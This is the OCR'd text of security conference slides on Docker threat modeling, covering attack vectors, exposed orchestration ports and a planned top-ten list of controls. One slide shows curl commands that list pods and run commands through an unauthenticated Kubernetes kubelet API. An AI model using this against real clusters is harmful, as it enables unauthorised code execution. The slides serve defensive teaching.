Docker Threat Modeling and Top 10

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@drwetter

Independent Consultant Information Security
(self-employed)

OWASP

- Organized + chaired AppSec Europe 2013 in Hamburg
- Involved in few following conferences
- Former German Chapter Lead, etc

Open Source

- Longtime smaller contributions
- TLS-Checker testssl.sh

- 20+ years paid profession in infosec
- System, network + application security

- Pentests, consulting, training
- Information security management

0. History

- docker **Hyped + new?**

(yawn)

– Linux:	Docker	2013 (March)
– FreeBSD:	*Jails*	**2000**
– Solaris:	*Zones / Containers*	**2004**

https://pxhere.com/en/photo/879460

Technology and real life

- **Technology: Security advantages**
  - Most per default
  - Some need a configuration
    - Use them!

- **Usage: Security concerns**
  - New attack surfaces
    - Second line of defense
  - Not KISS
  - Change of standard processes

New buzzword: *Full Spectrum Engineer*

// CHRIS WYSOPAL


@WeldPond

heise devSec

// KEYNOTE: FULL SPECTRUM ENGINEER – THE NEW FULL-STACK

Now a developer must become fluent in software testing, deployment, telemetry and even security.
Developers will be responsible for securing their own work!

- **Answer**
  - don’t do this!



Pete Cheslock
@petecheslock

Everyone seemed to like this representation of DevOps and Security from my talk at #devopsdays Austin

5:53 PM - 5 May 2015

Threat modeling


- **Threats to my containers?**

→ **Enumerate!**

https://imgur.com/gallery/ZdEQDwh


Threat modeling / 1

- **Threat Modeling**
  - 1st vector:
    Application escape



Threat modeling / 2


- **Threat Modeling**
  - 2nd Target:
    Orchestration tool



Threat modeling / 2

- **Threat Modeling**
  - Target: Orchestration tool
  - Houston: ~~we~~ almost everybody has a problem
    - Open management interfaces
      - CoreOS, etcd
        - tcp/2379
      - Kubernetes
        - Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)
        - sometimes not secured etcd @ tcp/2379
        - dashboard @ tcp/9090 (not installed per default)
      - OpenShift
      - ….

Threat modeling / 2



Controlling access to the Kubelet

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.


Link

```
# Lists systems
curl -sk https://$IP:10250/pods | jq .

# Code EXEC
curl -sk https://$IP:10250/exec|run/<ns>/<pod>/<container>/ -d "cmd=ls /"
```

Threat modeling / 2

- **Threat Modeling**
  - Target: Orchestration tool
    - Research: Exposed orchestration tools (Lacework: [PDF](PDF))



Open Management Interfaces and APIs

CONTAINERS AT-RISK

A Review of 21,000 Cloud Environments

High Level Findings

- **22,672** OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- **95%** HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- **55%** HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- **> 300** OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS

Platforms Discovered

We discovered the following applications during our research:

- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
    - Portainer
    - Swarmpit

Threat modeling / 3

- **Threat Modeling**
  - 3nd vector: Other Containers
  - Think:
    - The dear neighbors

https://www.realtor.com/news/trends/how-to-handle-terrible-neighbors/


Threat modeling / 4

- **Threat Modeling**
  - 4th vector: Platform/Host
  - Think:
    - What’s wrong w my foundation??

https://news.sky.com/story/hotel-in-taiwan-collapses-after-64-magnitude-earthquake-11239117

Threat modeling / 4

- **Threat Modeling**
  - 4th vector: Platform/host
  - Special point:



(And friends)

Threat modeling / 5

- **Threat Modeling**
  - 5th vector: Network
  - Not properly secured local network
    - From the internet
    - From the LAN

Threat modeling / 6

- **Threat Modeling**
  - 6th vector: Integrity and confidentiality of OS images

Trust

http://www.canalj.fr/Zoom/Cine/Moi-Moche-et-Mechant-2/Details/Personnages/Les-Minions

Threat modeling

- **Good posture**


- **Not so good posture**

  incl. chances to mess up things

http://www.xinhuanet.com/english/2018-03/21/c_137053672_3.htm / http://gcaptain.com/big-mess-at-port-of-karachi-after-two-container-ships-collide/ Hassan Jan

Threat modeling


Based on this: make it safe



Docker Security


- **Idea: ~Top 10 Docker Security**
  - Rather security controls than risks
  - home work + beyond
  - Simplified examples + syntax
    - Only docker cmdline / `Dockerfile`
    - No
      - Kubernetes, ...
      - YAML

- **Top 1: User Mapping**
  - Docker’s **insecure default!**
    - Running code as privileged user



